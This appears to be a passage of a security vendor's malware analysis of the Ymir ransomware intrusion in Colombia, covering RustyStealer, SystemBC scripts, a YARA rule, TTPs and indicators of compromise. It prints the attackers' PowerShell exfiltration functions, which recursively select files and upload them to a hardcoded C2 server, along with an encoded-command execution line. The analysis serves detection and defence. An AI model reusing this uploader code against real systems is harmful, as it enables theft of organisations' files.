15    $s6 = "ChaCha" wide ascii nocase
16        $s7 = "x64dbg" wide ascii nocase
17      condition:
18        (3 of ($s*)) and pe.imports("msvcrt.dll", "memmove")
19    }
20
21
```

Telemetry


Using the above rule, we were able to query threat intelligence portals and find a similar sample originating from Pakistan. We believe that the attacker used a VPN network or Tor to hide their IP. The artifact we discovered looks like a test binary sent by the attacker to check if it would be detected by security vendors. The sample receives a --path parameter from the command line, which specifies the directory to be encrypted. However, it neither encrypts the files nor generates a ransom note.

```
C:\Users\user\Desktop>pakistan_sample.exe --path .
Number of threads: 2
Directories processed 0
Files processed 13
Directories excluded 0
Files excluded 13
Work time 0.562804 seconds
```

Execution of the test sample


What caught our attention was that this test version of the executable, similarly to the full-featured sample, did not delete itself when executed with the --path parameter, which made sense, since the adversary might want to select certain directories during the attack.

By comparing the two detections, we concluded that the final sample with the fully enabled encryption features, unlike the test variant, had extended functionality implemented in additional strings. These included the extension appended to the name of the encrypted files (.6C5oy2dVr6) and the information present in the PDF file generated as a ransom note.



YARA matches comparison

At the time of our research, 12 security vendors including Kaspersky detected the threat.



The ransomware incident

In addition to analyzing the malware, we managed to investigate an incident in Colombia where the Ymir sample was obtained. Our forensic analysis revealed that crucial evidence had been lost through the attacker's efforts to cover their tracks. We at Kaspersky GERT were able to identify that two days before the ransomware deployment, a new RustyStealer threat was detected on multiple systems, allowing the attackers to control the machines, send commands, and gather information from compromised infrastructure. Malicious activity was detected on a domain controller shortly after, including compromised access on behalf of legitimate users, including one with high

privileges. The initial RustyStealer sample was a PE file compiled with Rust and deployed to Windows\Temp under the name AudioDriver2.0.exe.

This sample, named Trojan.Win32.Sheller.ey by Kaspersky, has the ability of gathering information about the file system. This sample has obfuscated content for obstructing analysis and includes shared modules indicating that the artifact can invoke functions from APIs, such as native Windows DLLs.

This sample also connects to the C2 server 74.50.84[.]181 on port 443, detected by Kaspersky as a host for malicious files since August 2024.

Last download url	Download count	Last download date	First download date	Last threat
http://74.50.84.181:443/	60	2024-09-28 11:15	2024-09-28 09:11	EXACT:Trojan.Win64.SleepObf.kp
http://74.50.84.181:443/	44	2024-08-21 04:31	2024-08-21 04:11	EXACT:Trojan.Win32.Sheller.ey

C2 server

The attackers compromised the domain controller and used it to continue infiltrating systems in the targeted infrastructure. They abused compromised credentials gathered by the stealer to hop between systems using WinRM and PowerShell remote control capabilities, and then executed a set of two scripts that were confirmed to be a part of the proxy malware threat SystemBC.

Both scripts use PowerShell to establish a covert channel to the IP address 94.158.244[.]69 on port 443. Based on the strings from the scripts we were able to obtain, we implemented Yara rules for identifying other samples and C2 servers configured with the same codification and spotted in the wild.

One of these scripts was spotted in multiple systems, collected as a script block for PowerShell that included a different approach and a different C2 system (5.255.117[.]134 on port 80). It was probably used to exfiltrate information from the infrastructure according to the following hardcoded functions and their instructions.

- GetServerByFilename,
- SendFile,
- SearchRoot.

```
    function GetServerByFilename([string]$filename) {
        $default_server = &APOS;http://5.255.117.134:80&APOS;

        foreach($server in $special_servers.Keys) {
            $like_list = $special_servers[$server]
            foreach($like in $like_list) {
                if ($filename -like $like) {
                    return $server
                }
            }
        }
        return $default_server
    }
```

GetServerByFilename function

The script establishes communication with the C2 server and sends information, including a specific key that allows the attacker to identify the affected company.

```
    $webclient = New-Object System.Net.WebClient
    $uri = New-Object
    System.Uri(`${addr}?upload_key=${upload_key}&project=${project}&path=${path_encoded}`)
    $webclient.UploadFile($uri, $filename) | Out-Null
    # Write-Host sent.
} catch  {
    Write-Host `EXCEPTION:`
    Write-Host $_
```

The URI includes a unique key for each victim

```
function SendFile([string]$filename, [string] $stub, [string]$path, [bool]$remove) {

    [string]$upload_key = &APOS;[redacted]&APOS;
    [string]$addr = GetServerByFilename -filename $filename
    [string]$project = &APOS;[redacted]&APOS;
    [string]$host_name = [System.Net.DNS]::GetHostByName(&APOS;&APOS;).HostName

    if ($stub) {
        $filename = $stub
    }
```

Information that will be sent to C2 server

The SearchRoot function contains a loop that searches for all files that are included in the requested folder and checks for a specific filter: the malware only uploads files with a size greater than 40 KB that were created after a specified date.

```
function SearchRoot([string]$root, [array]$include_files, [Int32]$file_size_limit_mb,
[string]$exclude_files, [string]$exclude_folders, [string]$temp_dir, [DateTime]$creation_date_threshold) {
    [array]$subroots = @()
    $folders = (Get-Childitem -Path `${root}` -Force -Directory -ErrorAction SilentlyContinue)
    # Write-Host `FOLDERS at ${root} -> `
    :nextFolder ForEach ($item in $folders)
    {
        $path = $item.Fullname
        If(($exclude_folders) -and ($path -match $exclude_folders)) {
            # Write-Host `Exclude folder: ${path}`
            continue nextFolder
        }
        $subroots += `${path}\`
    }
```

Search function


```
$files = (Get-Childitem -Path `${root}*` -Include ${include_files} -Force -File -ErrorAction SilentlyContinue | where-object
{$_.Length -gt 40kb} | where-object {$_.CreationTime -gt $creation_date_threshold})
# Write-Host `FILES at ${root}* -> `
:NextFile ForEach ($item in $files)
{
    $file = $item.Name
    # Write-Host `FILE: $file`
    $path = $item.Fullname.Replace(`\${file}`, &APOS;&APOS;)
    If(($exclude_files) -and ($file -match $exclude_files)) {
        # Write-Host `Exclude file: ${file}`
        continue
    }
    If(($exclude_folders) -and ($path -match $exclude_folders)) {
        # Write-Host `Exclude file path: ${path}`
        continue
    }
    [Int32]$file_size_mb = $item.Length / (1024 * 1024)
    If($file_size_mb -gt $file_size_limit_mb) {
        $too_large_filename = `${temp_dir}\${file} - file size too large (${file_size_mb} Mb)`
        Write-Host `Upload file stub: SendFile -stub ${too_large_filename} -path ${path} -remove $true`
        SendFile -stub $too_large_filename -path $path -remove $true
        continue
    }
    $fullname = $item.Fullname
    Write-Host `Upload file: SendFile -filename ${fullname} -path ${path}`
    SendFile -filename $item.Fullname -path $path
`
```

File search procedure

The script is Base64 encoded and passed to the following command for execution.

```
$selfpath\powershell.exe -Version 5.1 -s -NoLogo -NoProfile -EncodedCommand <B64CMD>
```

According to our GERT analysis, at the time of the research, there was a service configured at this IP address (5.255.117[.]134) for uploading files that were collected with the SystemBC scripts.




Active webservice

At the same time, multiple creations and executions of the well-known programs Advanced IP Scanner and Process Hacker were alerted on several systems.

- *advanced_ip_scanner.exe;*

- *processhacker-2.39-setup.exe.*

Finally, two days after the initial RustyStealer intrusion, attackers deployed the Ymir ransomware by executing remote connections and uploading the payload. Some traces of the execution were detected, in particular those associated with the PowerShell self-destruct script. Also, a part of the ransom note was configured in the registry key field legalnoticecaption, located in HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System, which invites the user to look for additional details in the ransom note, named “INCIDENT_REPORT.pdf”:



Part of the ransom note from the registry

Conclusion

A link between malware stealer botnets acting as access brokers and the ransomware execution is evident. The Ymir development represents a threat to all types of companies and confirms the existence of emerging groups that can impact business and organizations with a configurable, robust and well-developed malware. We have seen initial access brokers invade an organization and ensure persistence. Ymir was deployed to the targeted system shortly after. This new ransomware family was configured in a secure scheme, making it impossible to decrypt the files from the targeted system. The group behind this threat has not presented a dedicated leak site or any additional information yet, but we will continue monitoring their activity. Alerts were triggered two days prior to the ransomware incident, and the lack of action on the critical system warnings allowed the attackers to launch the ransomware. This highlights the need for improved response strategies beyond relying solely on endpoint protection platforms (EPP).

Kaspersky products detect this new threat as Trojan-Ransom.Win64.Ymir.gen.

Tactics, techniques and procedures

Below are the Ymir TTPs identified from our malware analysis.

Tactic	Technique	ID
Discovery	File and Directory Discovery	T1083
Discovery	System Information Discovery	T1082
Execution	Command and Scripting Interpreter: PowerShell	T1059.001
Impact	Data Encrypted for Impact	T1486
Defense evasion	Virtualization/Sandbox Evasion: Time Based Evasion	T1497.003
Defense evasion	Indicator Removal: File Deletion	T1070.004

RustyStealer TTPs:

Tactic	Technique	ID
Discovery	File and Directory Discovery	T1083
Discovery	Process Discovery	T1057
Execution	Shared Modules	T1129
Defense evasion	Obfuscated Files or Information	T1027

Indicators of Compromise

File Hashes

3648359ebae8ce7cacae1e631103659f5a8c630e
fe6de75d6042de714c28c0a3c0816b37e0fa4bb3
f954d1b1d13a5e4f62f108c9965707a2aa2a3c89 (INCIDENT_REPORT.pdf)
5ee1befc69d120976a60a97d3254e9eb
5384d704fadf229d08eab696404cbba6
39df773139f505657d11749804953be5
8287d54c83db03b8adcdf1409f5d1c9abb1693ac8d000b5ae75b3a296cb3061c
51ffc0b7358b7611492ef458fdf9b97f121e49e70f86a6b53b93ed923b707a03
b087e1309f3eab6302d7503079af1ad6af06d70a932f7a6ae1421b942048e28a

IPs

74.50.84[.]181:443
94.158.244[.]69:443
5.255.117[.]134:80
85.239.61[.]60

Source: https://securelist.com/new-ymir-ransomware-found-in-colombia/114493/